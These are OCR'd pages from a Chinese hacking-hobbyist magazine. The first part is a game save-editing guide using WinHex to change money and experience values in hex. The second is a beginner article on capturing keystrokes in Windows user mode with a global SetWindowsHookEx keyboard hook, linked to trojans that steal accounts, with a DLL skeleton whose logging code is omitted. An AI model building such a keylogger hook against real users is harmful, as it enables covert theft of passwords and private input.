


图5

我们再回到WinHex的界面中，依次选择“搜索”-“查找16进制数值”，在弹出的查找窗口中输入024B，如图6。这里估计小菜们会感到纳闷，为什么输入的不是我们计算出的4B02，而是经过部分倒序后的024B呢？其实，这里就涉及到了计算机数据存取的原理了，数据存放方式有正序（Big-Endian）和逆序（Little-Endian）两种（也被称为大尾方式和小尾方式），我们常见的CPU对数据的处理采用的便是逆序方式，所以我们输入的十六进制数值便是024B而不是4B02。同样，假如我们计算出的十六进制数值是5CF，那么经逆序转换就成了CF05，这样大家应该明白了吧？




图6

继续我们的操作，在查找窗口中输入024B后点击“确定”，便看到了如图7所示的数据，而且在我们查找的数值前面还看到了“money”的字样，这时就能确定这便是记录金钱数的

地方了，下一步就是要把它改成我们想要的金钱数。假如我们要把原来的19202文钱改为1000000文钱，那么就先把1000000转换成十六进制的F4240，再经逆序处理，得到40420F，然后在WinHex左边的窗口中将原来的024B00改为40420F，再点击一下“保存”，在弹出的确认窗口中选择“是”，如图8。最后我们回到游戏中，重新加载存档后就能看到金钱数已经变成了1000000，如图9。这下发了，现在咱可是百万富翁了哦O(∩_∩)O~，想买什么就买什么了（要是现实中钱也来得这么容易就好了(*^__^*) ）。经测试，钱数最多只能改到9999999，要把这钱花完可是个难题呢，我就是每种装备都买了两件，一件用来装备，另一件用来丢弃……

```
 Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
000006C0  61 74 61 49 6E 74 37 00  00 00 00 01 00 00 00 09  ataInt7.........
000006D0  00 00 00 64 61 74 61 49  6E 74 37 30 00 00 00 00  ...dataInt70....
000006E0  01 00 00 00 08 00 00 00  64 61 74 61 49 6E 74 38  ........dataInt8
000006F0  01 00 00 00 01 00 00 00  08 00 00 00 64 61 74 61  ............data
00000700  49 6E 74 39 01 00 00 00  00 00 00 00 11 00 00 00  Int9............
00000710  49 59 5F 53 45 52 49 41  4C 49 5A 45 5F 46 4C 41  IY_SERIALIZE_FLA
00000720  47 01 00 00 00 01 00 00  00 09 00 00 00 49 4E 56  G............INV
00000730  45 4E 54 4F 52 59 01 00  00 00 01 00 00 00 05 00  ENTORY..........
00000740  00 00 6D 6F 6E 65 79 02  4B 00 00 00 00 00 00 00  ..money.K.......
00000750  00 00 00 00 00 00 00 00  00 00 00 0F 00 00 00 11  ................
00000760  00 00 00 45 43 5F 53 45  52 49 41 4C 49 5A 45 5F  ...EC_SERIALIZE_
00000770  46 4C 41 47 02 00 00 00  02 00 00 00 AD 0D 00 00  FLAG........?..
```

图7




图8




图9

接下来就是修改人物的等级了，等级是由经验值来决定的，也就是说只要把经验值改得高一点，等级、攻击力和血量之类的属性值也会增加。修改的方法同上，但是在查找到一处十六进制数值后，再按一下快捷键“F3”继续查找，就会找到第二处相同的数值，而且都有"Experience"（经历，经验的意思）的字样，如图10。那么这两处要改哪一处呢？其实两处都要改。改完保存后，回到游戏时会看到经验值是变高了，但等级还没变，这时我们只要随便杀几只怪物，待战斗结束后就会看到我们的等级已经飞升了，如图11。建议别一次性把数值改得太大，毕竟“孤独求败”的境界也是很寂寞的……

```
 Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00001E00  41 54 45 52 5F 45 58 54  52 41 43 54 00 00 00 00  ATER_EXTRACT....
00001E10  02 00 00 00 15 00 00 00  43 41 5F 41 54 54 41 43  ........CA_ATTAC
00001E20  4B 5F 57 41 54 45 52 5F  52 45 41 43 54 00 00 00  K_WATER_REACT...
00001E30  00 02 00 00 00 14 00 00  00 43 41 5F 43 4F 55 4E  .........CA_COUN
00001E40  54 45 52 50 55 4E 43 48  5F 52 41 54 45 00 00 00  TERPUNCH_RATE...
00001E50  00 01 00 00 00 0D 00 00  00 43 41 5F 45 58 50 45  .........CA_EXPE
00001E60  52 49 45 4E 43 45 72 47  00 00 02 00 00 00 0B 00  RIENCErG........
00001E70  00 00 43 41 5F 46 45 4E  44 5F 4F 46 46 EC 51 B8  ..CA_FEND_OFF?
00001E80  3D 01 00 00 00 05 00 00  00 43 41 5F 48 50 00 00  =........CA_HP..
00001E90  00 00 02 00 00 00 12 00  00 00 43 41 5F 48 50 5F  ..........CA_HP_

########################################################################

 Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00002730  43 4B 5F 57 41 54 45 52  5F 45 58 54 52 41 43 54  CK_WATER_EXTRACT
00002740  00 00 00 00 02 00 00 00  15 00 00 00 43 41 5F 41  ............CA_A
00002750  54 54 41 43 4B 5F 57 41  54 45 52 5F 52 45 41 43  TTACK_WATER_REAC
00002760  54 00 00 00 00 02 00 00  00 14 00 00 00 43 41 5F  T.............CA_
00002770  43 4F 55 4E 54 45 52 50  55 4E 43 48 5F 52 41 54  COUNTERPUNCH_RAT
00002780  45 00 00 00 00 01 00 00  00 0D 00 00 00 43 41 5F  E.............CA_
00002790  45 58 50 45 52 49 45 4E  43 45 72 47 00 00 02 00  EXPERIENCErG....
000027A0  00 00 0B 00 00 00 43 41  5F 46 45 4E 44 5F 4F 46  ......CA_FEND_OF
000027B0  46 EC 51 B8 3D 01 00 00  00 05 00 00 00 43 41 5F  F?.........CA_F
000027C0  48 50 C9 04 00 00 02 00  00 00 12 00 00 00 43 41  HP?..........CAL
```

第一处　第二处

图10




图11

顺便强调一些特殊情况，有时搜索到的十六进制数值并不是我们要修改的地方，这一点可以靠WinHex右边窗口的文本字符串来确认。而有时游戏中出现的数值，在存档中也有可能搜索不到，我曾修改过一款游戏，它的存档没记录人物的经验值，而是记录升级所需的经验值。另外有些游戏存档是经过加密的，这样的话我们是没法修改的（当然，高手除外）。

最后想说的是，游戏无限，时间有限，大家偶尔玩游戏放松一下可以，但千万不能沉迷，要以学业为重！

菜鸟浅谈

Ring3下键盘输入信息的获取

HHY313

对于一个玩黑的菜菜来说，平时接触的关于键盘记录的工具肯定不少，比如一些远控、盗号木马等等，可是这些工具的键盘记录功能是如何实现的呢？今天就让我来带领大家了解下怎样通过编程实现键盘输入信息的获取。

首先介绍一种比较常用的记录方式，那就是钩子。利用钩子，你可以捕捉自己进程或其它进程发生的事件。通过“钩挂”，可

以给WINDOWS一个处理或过滤事件的回调函数，该函数也叫做“钩子函数”，当每次发生你感兴趣的事件时，WINDOWS都将调用该函数。而我们要实现键盘记录功能，就是要捕获系统或是指定进程的键盘输入消息，在钩子的回调函数对捕获到的信息进行处理。安装钩子用SetWindowsHookEx()函数：

```
HHOOK WINAPI SetWindowsHookEx(
    __in int idHook,
    __in HOOKPROC lpfn,
    __in HINSTANCE hMod,
    __in DWORD dwThreadId);
```

第一个参数是要安装钩子的类型，即它处理的消息，因为我们这里要记录键盘消息，所以我们可以设置为WH_KEYBOARD,第二个参数是钩子回调函数，必须按照以下的语法书写

```
LRESULT CALLBACK KeyboardProc(            int
code,
    WPARAM wParam,
    LPARAM lParam
);
```

第三个参数是应用程序实例的句柄，第四个参数是与安装的钩子子程相关联的线程的标识符，因为我们要捕获全局的键盘输入信息，所以这里我们设为0，表示安装的是全局钩子。这里我们要将安装钩子的代码跟钩子回调函数写到一个DLL程序中，dll程序代码如下：

```
#include "stdafx.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_
call,
                       LPVOID lpReserved
                                      )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
LRESULT CALLBACK KeyboardProc(            int
code,
    WPARAM wParam,

    LPARAM lParam

    )
{
    //这里面进行对捕获到的键盘消息进行处理，将记
录到的键盘输入信息保存到一个文件里，具体代码
       //已打包给大家
    return CallNextHookEx(HookId, code, wParam,
lParam);
}
BOOL SetHook()
{
    HookId=SetWindowsHookEx(WH_KEYBOARD,Keyboar
dProc,GetModuleHandle(_T("KeyHookDll.dll")),0);
    if (HookId)
    {
            return TRUE;
    }
    else
            return FALSE;
}
BOOL UnHook()
{
    if (UnhookWindowsHookEx(HookId))
    {
            return TRUE;
    }
    else
            return FALSE;
}
```

在DLL中将SetHook跟UnHook函数导出一下，然后再写一个主程序去调用DLL中的这两个函数来实现键盘记录功能的开启和关闭。

截取结果如图1所示。

